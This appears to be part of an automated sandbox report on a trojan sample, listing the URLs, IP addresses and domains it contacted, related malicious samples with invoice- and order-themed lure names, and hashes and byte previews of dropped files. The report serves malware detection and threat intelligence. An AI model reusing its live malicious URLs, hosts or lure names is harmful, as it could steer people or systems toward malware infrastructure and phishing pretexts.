http://www.3992199.com/uoe8/?Dnh8=h2lbrHqA/lU/5ydhtyDssHwS0ovAY6emeVgF9WK6HhWxxVaP+H0Yfne8Qd/1EA4oYSoB&pPB=K2MxltkHBDK4hDMp	true	• Avira URL Cloud: safe	unknown
http://www.zagorafinancial.com/uoe8/?Dnh8=0AgkmMdb/xcAtot8xloO7jEL6e2GWsoAGGF4g5velsS4rIzaA3O5+OYWQMQKg8Hr7C9A&pPB=K2MxltkHBDK4hDMp	true	• Avira URL Cloud: safe	unknown
http://www.swashbug.com/uoe8/?Dnh8=jbWl/12JT1iDRb0v1vq5On9CelmHmR3hJr6gjt0xDgcmriA4IMeiSysiIoI+majB4Luo&pPB=K2MxltkHBDK4hDMp	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000004.0000000 0.233791892.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000004.0000000 0.233791892.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000004.0000000 0.233791892.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://https://www.plaisterpress.com/uoe8/?Dnh8=ntdwrTRF9WA24Nqdf4NJYZb1FUQAWBN8mHVjFMye2D4j4jK3D0IQWYm/ipt	rundll32.exe, 00000006.0000000 2.483040430.0000000004C92000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/?	explorer.exe, 00000004.0000000 0.233791892.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000004.0000000 0.233791892.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000004.0000000 0.233791892.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000004.0000000 0.233791892.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000004.0000000 0.233791892.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000004.0000000 0.233791892.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000004.0000000 0.233791892.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000004.0000000 0.233791892.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000004.0000000 0.233791892.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000004.0000000 0.233791892.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000004.0000000 0.233791892.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000004.0000000 0.233791892.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000004.0000000 0.233791892.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000004.0000000 0.233791892.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000004.0000000 0.233791892.0000000008B46000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000004.0000000 0.233791892.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000004.0000000 0.233791892.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000004.0000000 0.233791892.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 00000004.0000000 0.233791892.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000004.0000000 0.233791892.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000004.0000000 0.233791892.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000004.0000000 0.233791892.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000004.0000000 0.233791892.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.142.156.44	k9cdna.51w4.com	United Kingdom		40065	CNSERVERSUS	true
23.227.38.74	shops.myshopify.com	Canada		13335	CLOUDFLARENETUS	true
184.168.131.241	montcoimmigrationlawyer.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
162.209.114.201	zagorafinancial.com	United States		27357	RACKSPACEUS	true
185.253.212.22	www.przyczepy.net	Poland		48707	GREENER-ASPL	true
81.169.145.72	missjeschickt.com	Germany		6724	STRATOSTRATOAGDE	true
34.102.136.180	fibermover.com	United States		15169	GOOGLEUS	false
169.1.24.244	www.swashbug.com	South Africa		37611	AfrihostZA	true
52.15.160.167	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com	United States		16509	AMAZON-02US	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
213.171.195.105	www.hispekdiamond.com	United Kingdom		8560	ONEANDONE-ASBrauerstrasse48DE	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	385309
Start date:	12.04.2021
Start time:	10:04:36
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 39s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	NdBLyH2h5d.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	31
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/3@15/11
EGA Information:	Failed
HDC Information:	• Successful, ratio: 27.1% (good quality ratio 25%) • Quality average: 75.8% • Quality standard deviation: 30.3%
HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 13.88.21.125, 92.122.145.220, 104.42.151.234, 40.88.32.150, 184.30.24.56, 20.82.210.154, 13.64.90.137, 8.241.79.126, 8.241.78.254, 8.241.83.126, 8.238.28.254, 8.241.89.126, 92.122.213.247, 92.122.213.194, 20.54.26.129, 104.43.193.48, 20.82.209.183, 172.67.212.56, 104.21.53.110 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, e12564.dspb.akamaiedge.net, skypedataprdcoleus15.cloudapp.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.borderlesstrade.info.cdn.cloudflare.net, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, skypedataprdcolwus16.cloudapp.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
45.142.156.44	jEXf5uQ3DE.exe	Get hash	malicious	Browse	• www.6927199.com/a6ru/?vRiX0=NhNiaHOKHVQfGN0YY99wJ58IE9WzqrmHm9WDer2yilaxrU8do+EbPhhYqdpc+7/sehz43PMCcQ==&OhNl7=9rXdXRPXHBu

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Purchase Order.xlsx	Get hash	malicious	Browse	• www.5915599.com/aqu2/?iL08e=Qu/SGATmsIL kb3T/nQH1K+vXdQVupUmj3KZ2bTO1zlh5Ph/Ej23U53EZ4HzzSPUSLaFwlw==&2d2=XxlLiZV
	dot.dot	Get hash	malicious	Browse	• www.7985699.com/nnmd/?RzuD=5eMcWOlW8Rc4h8QDZH6T6n9ePY1bhRzkU2oAA9D0h2F0eFvVxskwV1Msq4lSZpkiXepntw==&-Zz=NpM4AjBPzV5hSni0
	SwiftMT103_pdf.exe	Get hash	malicious	Browse	• www.6927199.com/a6ru/?9rT=ablpdH&DvRxvP=NhNiaHOKHVQfGN0YY99wJ58IE9WzqrmHm9WDer2yilaxrU8do+EbPhhYqdlctrzvHxzu
	Scan-45679.exe	Get hash	malicious	Browse	• www.3931799.com/gwam/?Bjq=WBcASaJCttsXosCQsrWbmBSs+tmmydGShEGHgXg6pwkkYqVCVVIlvyOdwkU76G9CTRE5&Efzxz2=2dut_L3xNbOxThN
	Y79FTQtEqG.exe	Get hash	malicious	Browse	• www.5915599.com/aqu2/?8pdLW0th=Qu/SGATjsPLgbnfzlQH1K+vXdQVupUmj3KBmHQS03Fh4PQTCkmmYvz8b7ifPJvghEbQA&axo=tVBICVNXaRgL
	MACHINE SPECIFICATION.exe	Get hash	malicious	Browse	• www.6987599.com/rrrq/?Qtu=0vETm3tpTz/JBz7myerFMJmtxuQinZwH/yTouEotDJa3Xdwt/k/0k/t75VQdQCQAjPnK&D8Lt7=AbilnzdhCdPTRfM
	shipping document008476_pdf.exe	Get hash	malicious	Browse	• www.5996399.com/xgxp/?Dxlpd=cJE0&Ybcx-VVp=Xu1DQjTJJhmglDyHbFvDt9q0tpf8gcpJJQnfBxbnS7whiZxllJdbVZRKcXEP+d7olOuv

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Swift_Payment_jpeg.exe	Get hash	malicious	Browse	• www.3991799.com/09rb/?t8bL=mtOT66Wi3D6giMtbRcSTtfK33xC0G/9sULI8vKPJ3WYoXH3DAPX23CnZiOHbu4P1xNSn&2d=llsp
	IRS_Microsoft_Excel_Document_xls.jar	Get hash	malicious	Browse	• www.3991799.com/09rb/?Qzr=mtOT66Wi3D6giMtbRcSTtfK33xC0G/9sULI8vKPJ3WYoXH3DAPX23CnZiOHxxl/11Pan&uZUX=MXEXxL
23.227.38.74	4oItdZkNOZ.exe	Get hash	malicious	Browse	• www.recovatek.com/hx3a/?6l=t8eTzfA8rB7py&yvLp6=fCmUcBRhMrUy3w+kl11B/xiypSW2fUD8cU7Pu3gqArK5c3pJn3j9k/DsIYu7GSRGk0uMV4XXlw==
	PAYMENT COPY.exe	Get hash	malicious	Browse	• www.cjaccessories.net/eqas/?Kzrx=zlzoH+ErGdORI3KgnipEDQmAM+5mnlewXlSz4LF6ZDcdx8ultHTjoqljxUMZx7tHvLXvbS3vgg==&4h3=vZRDNDdpalAdz8
	Payment advice IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• www.worldsabroad.com/hx3a/?qJE0=ByCcBdCDA9ynDZ0p2mvosMnRVFdtAJOL45GnySkY7pv3UdFl4qVYyr3+Nz+s3xG49ZTQ7g==&MFNTHp=zXaxujox
	winlog.exe	Get hash	malicious	Browse	• www.tagualove.com/uwec/?uzu8=4lE6ePOjgVOxQbKwmPb1ExKNrZ9hSDAusM8u/5C1B85TxEFkqvNdXJuLoKP4GsHywYGm&NjQhkT=8p44gXmp
	36ne6xnkop.exe	Get hash	malicious	Browse	• www.essentiallyourscandles.com/p2io/?1bVpY=tOwaJov1NmitprcRi3+vLu8KpTdHs2Vuljzq3uMGq4g841w++xy1kQ5hZRjCYd6IRkqR&TVg8Ar=tFNd1Vlhj2qp

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Pd0Tb0v0WW.exe	Get hash	malicious	Browse	• www.rideequihome.com/iu4d/?jBZ4=dYMXTz3oQAQLkNaLcUxsUovqIEfQQMeG6VLojiGd9Hw1vsxtxl1xN3dYL0Oy7pqqR6f8&1bz=WXrpCdsXv
	giATspz5dw.exe	Get hash	malicious	Browse	• www.squeakyslimes.com/a6ru/?OtZhTl=wZOPRxK8tpyPd&KzuD=lfMB28QesiJBcE5BXZRwN/zOtPplnlykGnT8TD32dw805CVoyQ8xbgtvqYaGqJpCt+n4lE3Dhg==
	IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• www.recovatek.com/hx3a/?df=fCmUcBRkMsU23gyon11B/xiypSW2fUD8cUjfy08rELK4cGFPgnyxy77uL+u9ezJOoCatMA==&rJ=w0G8E6
	HG546092227865431209.exe	Get hash	malicious	Browse	• www.dollfaceextensionsllc.net/ct6a/?j2JHaJc=92RjyhAwLwjL7yl7dz7K3gLd4uBg10QtxWOWXnGeU67JXFS1m9O45cTA70CqXfonfR76&KthHT=LXaP
	Ref. PDF IGAPO17493.exe	Get hash	malicious	Browse	• www.trendyheld.com/edbs/?BbW=d74BDEXnxoADciMbQzj0eCjrMELcvf+wOrQFljwVZdGJg+vXDTJsALwkgrXDTrto9sU7&blX=yVCTVP0X
	pumYguna1i.exe	Get hash	malicious	Browse	• www.essentiallyourscandles.com/p2io/?uFNl=tOwaJov1NmitprcRi3+vLu8KpTdHs2Vuljzq3uMGq4g841w++xy1kQ5hZRjCYd6IRkqR&-ZSXw=ctxh_fYh
	0BAdCQQVtP.exe	Get hash	malicious	Browse	• www.busybeecreates.com/bei3/?8p=EZa0cv&2d=OGWfJfpUnHsdThEHHqOdnDkqqSd1vNA2rxr/ypdVXp7lfSasz7bxTgAFATjYM0d9Yd+JVdPS6Q==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	TazxfJHRhq.exe	Get hash	malicious	Browse	• www.kinfet.com/evpn/?JDK8ix=tTQY57yJV1PB58vhZsfw1idcR39uzoBhuFhBLA0LfuUY3fYfkSmldauzSZkrcgPEdi+f&w4=jFNp36Ihu
	AQJEKNHnWK.exe	Get hash	malicious	Browse	• www.gracieleesgiftsandmore.com/hx3a/?tZUT=3J4IwxDxyQGM57lngVTovpY0RYYybvKdXCCorOYcpgj/2IXBVenraHtymYKqlnAzAiYz&9r98J=FbY8OBD
	payment.exe	Get hash	malicious	Browse	• www.moxa-pro.com/bei3/?Rl=M48tiJch&M4YDYvh=y7EZsd/VU66W5EPJYwX5Xfv+3DSZx1f1d6WAR6GRDy2o8Omo0ZsYhDvN6jXI6rbTZYPD
	Order.exe	Get hash	malicious	Browse	• www.woofytees.com/cugi/?BlL=guBtZ9/BZLKg3V3RSdvXg/8z1FJ37mZkFho76YC6dYQSBoV8kgYAqcCQ9vWS/DgnoPIa&EZXpx6=tXExBh8PdJwpH
	PO91361.exe	Get hash	malicious	Browse	• www.thegreenbattle.com/sb9r/?j2JhErl=WUvo38J/IHQ2cZDNQTpzQUKmli8iSC3X7FmX7RGR1rjI+erccOscsvK8+mo5h+9Qwsc2&NXf8l=AvBHWhTxsnkxJjj0
	RFQ11_ZIM2021pdf.exe	Get hash	malicious	Browse	• www.yourdadsamug.com/hmog/?U48Hj=FlcsoMQcYP8bHmq4bYup7jQaOgohKV4/DEyixY4WMPM8LbmuXu036xGPxLAWg/kNnOBQ&wP9=ndsh-n6
	1517679127365.exe	Get hash	malicious	Browse	• www.dollfaceextensionsllc.net/ct6a/?YP=fbdhu8lXTJZTH&LhN0T=92RjyhAwLwjL7yI7dz7K3gLd4uBg10QtxWOWXnGeU67JXFS1m9O45cTA73iQHOlfF2a9

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	W88AZXFGH.exe	Get hash	malicious	Browse	• www.oouuweee.com/klf/?VPXl=btTL_&ojPl=MYGgbBKqv4+u3e/kdP2Xd91vi4RM/aoA3smYuNxu5fW82Y1Oa+7PC+KK+eq77k+PBZt4nUhikw==

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com	g2qwgG2xbe.exe	Get hash	malicious	Browse	• 52.15.160.167
	winlog.exe	Get hash	malicious	Browse	• 3.14.206.30
	1ucvVfbHnD.exe	Get hash	malicious	Browse	• 3.13.255.157
	Wire Transfer Update.exe	Get hash	malicious	Browse	• 3.13.255.157
	LtfVNumoON.exe	Get hash	malicious	Browse	• 52.15.160.167
	giATspz5dw.exe	Get hash	malicious	Browse	• 52.15.160.167
	Customer-100912288113.xlsx	Get hash	malicious	Browse	• 52.15.160.167
	New order.exe	Get hash	malicious	Browse	• 3.14.206.30
	qRsvaKcvxZ.exe	Get hash	malicious	Browse	• 3.14.206.30
	PO-RFQ # 097663899 pdf .exe	Get hash	malicious	Browse	• 52.15.160.167
	PO45937008ADENGY.exe	Get hash	malicious	Browse	• 52.15.160.167
	Calt7BoW2a.exe	Get hash	malicious	Browse	• 3.14.206.30
	TazxfJHRhq.exe	Get hash	malicious	Browse	• 52.15.160.167
	8sxgohtHjM.exe	Get hash	malicious	Browse	• 3.13.255.157
	vbc.exe	Get hash	malicious	Browse	• 3.13.255.157
	Order Inquiry.exe	Get hash	malicious	Browse	• 3.14.206.30
	PaymentAdvice.exe	Get hash	malicious	Browse	• 3.14.206.30
	BL01345678053567.exe	Get hash	malicious	Browse	• 3.14.206.30
	Shipping Documents.xlsx	Get hash	malicious	Browse	• 3.14.206.30
	TACA20210407.PDF.exe	Get hash	malicious	Browse	• 3.13.255.157
k9cdna.51w4.com	jEXf5uQ3DE.exe	Get hash	malicious	Browse	• 45.142.156.44
	Purchase Order.xlsx	Get hash	malicious	Browse	• 45.142.156.44
	dot.dot	Get hash	malicious	Browse	• 45.142.156.44
	SwiftMT103_pdf.exe	Get hash	malicious	Browse	• 45.142.156.44
	Scan-45679.exe	Get hash	malicious	Browse	• 45.142.156.44
	Y79FTQtEqG.exe	Get hash	malicious	Browse	• 45.142.156.44
	MACHINE SPECIFICATION.exe	Get hash	malicious	Browse	• 45.142.156.44
	shipping document008476_pdf.exe	Get hash	malicious	Browse	• 45.142.156.44
	Swift_Payment_jpeg.exe	Get hash	malicious	Browse	• 45.142.156.44
	IRS_Microsoft_Excel_Document_xls.jar	Get hash	malicious	Browse	• 45.142.156.44
	uM0FDMSqE2.exe	Get hash	malicious	Browse	• 45.142.156.43
	#U043e#U0444#U0435#U0440#U0442#U0430 #U0437#U0430 #U043f#U043e#U0440#U044a#U0447#U043a#U0430.exe	Get hash	malicious	Browse	• 45.142.156.48
	HussanCrypted.exe	Get hash	malicious	Browse	• 45.142.156.48
	Mediform S.A Order Specification Requirement.xls.exe	Get hash	malicious	Browse	• 45.142.156.48
	Mediform Order Specification Requirement.xls.exe	Get hash	malicious	Browse	• 45.142.156.48

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-26496-GO-DADDY-COM-LLCUS	4oItdZkNOZ.exe	Get hash	malicious	Browse	• 107.180.50.167
	Portfolio.exe	Get hash	malicious	Browse	• 72.167.241.46
	12042021493876783,xlsx.exe	Get hash	malicious	Browse	• 184.168.131.241
	CIVIP-8287377.exe	Get hash	malicious	Browse	• 184.168.177.1
	MT103_004758.exe	Get hash	malicious	Browse	• 184.168.131.241
	Payment advice IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• 184.168.131.241
	Swift002.exe	Get hash	malicious	Browse	• 50.62.160.230
	36ne6xnkop.exe	Get hash	malicious	Browse	• 184.168.131.241

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	56UDmImzPe.dll	Get hash	malicious	Browse	• 107.180.90.10
	Shipping doc&_B-Landen.exe	Get hash	malicious	Browse	• 50.62.137.41
	Statement-ID261179932209970.vbs	Get hash	malicious	Browse	• 148.72.208.50
	_.ryder.com._1602499153.666014.dll	Get hash	malicious	Browse	• 166.62.30.150
	mW07jhVxX5.exe	Get hash	malicious	Browse	• 184.168.131.241
	jEXf5uQ3DE.exe	Get hash	malicious	Browse	• 184.168.131.241
	giATspz5dw.exe	Get hash	malicious	Browse	• 184.168.131.241
	cV1uaQeOGg.exe	Get hash	malicious	Browse	• 107.180.50.167
	documents-351331057.xlsm	Get hash	malicious	Browse	• 173.201.252.173
	documents-351331057.xlsm	Get hash	malicious	Browse	• 173.201.252.173
	documents-1819557117.xlsm	Get hash	malicious	Browse	• 173.201.252.173
	documents-1819557117.xlsm	Get hash	malicious	Browse	• 173.201.252.173
CNSERVERSUS	PAYMENT COPY.exe	Get hash	malicious	Browse	• 23.225.41.92
	Swift002.exe	Get hash	malicious	Browse	• 23.225.197.29
	jEXf5uQ3DE.exe	Get hash	malicious	Browse	• 45.142.156.44
	Purchase Order.xlsx	Get hash	malicious	Browse	• 45.142.156.44
	Statement Of account.exe	Get hash	malicious	Browse	• 45.205.60.183
	dot.dot	Get hash	malicious	Browse	• 45.142.156.44
	NEW ORDER - BLL04658464.exe	Get hash	malicious	Browse	• 154.198.253.11
	New Order.exe	Get hash	malicious	Browse	• 23.225.41.18
	BL836477488575.exe	Get hash	malicious	Browse	• 172.247.179.61
	B of L - way bill return.exe	Get hash	malicious	Browse	• 154.198.253.11
	SwiftMT103_pdf.exe	Get hash	malicious	Browse	• 45.142.156.44
	Request an Estimate_2021_04_01.exe	Get hash	malicious	Browse	• 154.198.196.146
	xpy9BhQR3t.xlsx	Get hash	malicious	Browse	• 192.161.85.138
	Scan-45679.exe	Get hash	malicious	Browse	• 23.225.141.130
	BIOTECHPO960488580.exe	Get hash	malicious	Browse	• 172.247.179.61
	Y79FTQtEqG.exe	Get hash	malicious	Browse	• 45.142.156.44
	IMG001.exe	Get hash	malicious	Browse	• 23.225.141.130
	Po # 6-10331.exe	Get hash	malicious	Browse	• 154.88.22.37
	MACHINE SPECIFICATION.exe	Get hash	malicious	Browse	• 45.142.156.44
	Invoice #0023228 PDF.exe	Get hash	malicious	Browse	• 154.91.159.195
CLOUDFLARENETUS	4oItdZkNOZ.exe	Get hash	malicious	Browse	• 23.227.38.74
	ieuHgdpuPo.exe	Get hash	malicious	Browse	• 104.21.17.57
	Cobro Juridico_0420198202_326828_4985792583130360_300690_8122300886764676459_5190713730838_pdf.exe	Get hash	malicious	Browse	• 172.67.222.176
	Payment Slip.doc	Get hash	malicious	Browse	• 104.21.17.57
	Cobro Juridico_0291662728_7023446_452487041454723_016698_5192136884256735776_2301761820735_pdf.exe	Get hash	malicious	Browse	• 104.21.17.57
	INQUIRY 1820521 pdf.exe	Get hash	malicious	Browse	• 104.21.82.58
	PaymentCopy.vbs	Get hash	malicious	Browse	• 172.67.222.131
	PAYMENT COPY.exe	Get hash	malicious	Browse	• 104.21.28.135
	PO NUMBER 3120386 3120393 SIGNED.exe	Get hash	malicious	Browse	• 1.2.3.4
	Cobro Juridico_07223243630_5643594_539661009070075_49874359_5059639084170590400_7272781644_pdf.exe	Get hash	malicious	Browse	• 172.67.222.176
	BL26596188006381193 74.xls.exe	Get hash	malicious	Browse	• 172.67.222.176
	Purchase order and quote confirmation.exe	Get hash	malicious	Browse	• 172.67.222.176
	Confirm Order for SK TRIMS & INDUSTRIES_DK4571,pdf .exe	Get hash	malicious	Browse	• 172.67.188.154
	Re Confirm#U00ffthe invoice#U00ffthe payment slip.exe	Get hash	malicious	Browse	• 104.21.17.57
	SOA.exe	Get hash	malicious	Browse	• 104.21.19.200
	RFQ No A'4762GHTECHNICAL DETAILS.exe	Get hash	malicious	Browse	• 104.21.19.200
	GQ5JvPEI6c.exe	Get hash	malicious	Browse	• 104.21.17.57
	setupapp.exe	Get hash	malicious	Browse	• 172.67.164.1
	g2qwgG2xbe.exe	Get hash	malicious	Browse	• 172.67.161.4
	C++ Dropper.exe	Get hash	malicious	Browse	• 104.21.50.92

JA3 Fingerprints

No context
No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\kujd8v16w3b9lgr	
Process:	C:\Users\user\Desktop\NdBLyH2h5d.exe
File Type:	data
Category:	dropped
Size (bytes):	164864
Entropy (8bit):	**7.998914918090413**
Encrypted:	**true**
SSDEEP:	3072:mtsl0UDwDZ6jnJ+vmebKkjgiuK5svdujBO1niLCA0RvNbBorABqGMWt9:medJjkvxKvMCA0TirvGL
MD5:	E83FC0EE2B9E83A097B116CB29EF1959
SHA1:	89B3F8182EC630FE17642466E446D39CE6BE5315
SHA-256:	0049A5567B1B77E56ED32450A5531B2DC76B852CE760BA10ADA60CE9E71375A0
SHA-512:	EE14F870316B77B8D6FBF8366171B11B39B08B34F4703C6240C90E08956C56AD8C80CB09C3D1832F965C5445AA4F0E30652FF312610EEBF7DC3B881EC512FD6C
Malicious:	false
Reputation:	low
Preview:	..,.....\....e..T/b..."f...&{...q=....}]lw2..k^..xt..9v~6)N.._.....u..W.M.....[<2.".J..J...@.T..&....Z..Q.....NF..Q.&.|.8z?.....|.3.....U.l{FD.m*.....<F...Ge.....E....'1...D7..l.{.O4..T.]. ...B.d1.J..'u..nh...`MP..b....B.7.E.o..q?....;.. ...X7.!.z}m%..~@.....\..?G..s.....B.Y._.(s7J@..q.B.I0.....b;.....{<...9sR.....,..:.m....U.d.L..FQ....t/.!lxX....\Hw....)w..B..?.+h.l. .....1.R.i..DBB.pz.^".....g.,.hE.....{..."...a..[6{.....Y.?:....{.vZ ...9...$....t>....u..I.t.&.I.....G\(...q..{...:}....T.....,._.$...6.....6"&.....0;....c._+.....-.,.....T&...G..c...t.:j.(e.....r.u}... %D...h...?rB.N%?.....u....._Z....9.x...,..N:+>...H.C..,#.L...mUM...e..^.r.....&..2.b!. .h....W.+...<v.X.*./bz...b.....70....P._....x.\.. ....`.....E.|...p+.....T.. .~<.\s.....N8:...2...2:c...j(..:.Q" ...O..@..r.pn.~....f<.$}..z..Esl....}:]....MS..3....U*e,.~..1.(.59..L...W.....B>l.....V...&..n+.8...z.....A./....W..E.....O.....]....V.I...N..`..h

C:\Users\user\AppData\Local\Temp\nsvE792.tmp\6oxdti6l9qd.dll	
Process:	C:\Users\user\Desktop\NdBLyH2h5d.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	5632
Entropy (8bit):	4.076385816391399
Encrypted:	false
SSDEEP:	48:a97y+GI2M5gcWZhfChEsHIGmEsH/Gt4BKiZ/seNkTHfav6yYZmEeSRuqSiMy:1QOj4IGN4/GCBKxfQKuixv
MD5:	C9336787DFDAFEB728B854D5B0137027
SHA1:	DF3AD91DA915FD81FDA8238B49DA7F8428CD68F9
SHA-256:	2FD494E3A53E62F5E4658D2DDD0AE20647933F7ACB0CC0E7DC834CA128AB6D7F
SHA-512:	68683812E8B0BF21295C9B475B4A4D2207ADA6A1994E8409005B2B27668889D042E8D718E3DCC73D316316736888C7E93B101CA502A3B4B977136D16328431EB
Malicious:	false
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....5K..fK..fK..f_..gZ..fK..fw..f...gJ..f...gJ..f..{fJ..f...gJ..fRichK..f..... .....PE..L....s`.....!..... .....`.....@.....@ ..P....1.....@.....P..... .....0..... .....code... ....data...l.... .....@....idata.....0.....@..@.rsrc.....@.....@..@.reloc.....P.....@..B..... ....

C:\Users\user\AppData\Local\Temp\ur15t24pnyduhs	
Process:	C:\Users\user\Desktop\NdBLyH2h5d.exe
File Type:	data
Category:	dropped
Size (bytes):	6661
Entropy (8bit):	7.961933784328945
Encrypted:	false
SSDEEP:	192:AwW3PWDSp3fuLJLNdsgASFuwS+h0F5xlkeKHP:3tO6Tr4wSc0F5XkfP
MD5:	52F75799779AB035150433B39CE1013C
SHA1:	7845564CC833DF8A37F6B1603481F036C23EB633
SHA-256:	9CD94A2C53E7C3CA35926F96E1F45833C6841E4AF5335B65A5E16D504A074AB6
SHA-512:	6D58364D5D9949427D7C66A38BB9840576E2446D30E74B4C19C42A95A14C9B45DDB474257E4D00D43BA2EDD6F69A341EB2AE11ACDE558877F898B6CB8C5055
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Temp\ur15t24pnyduhs	
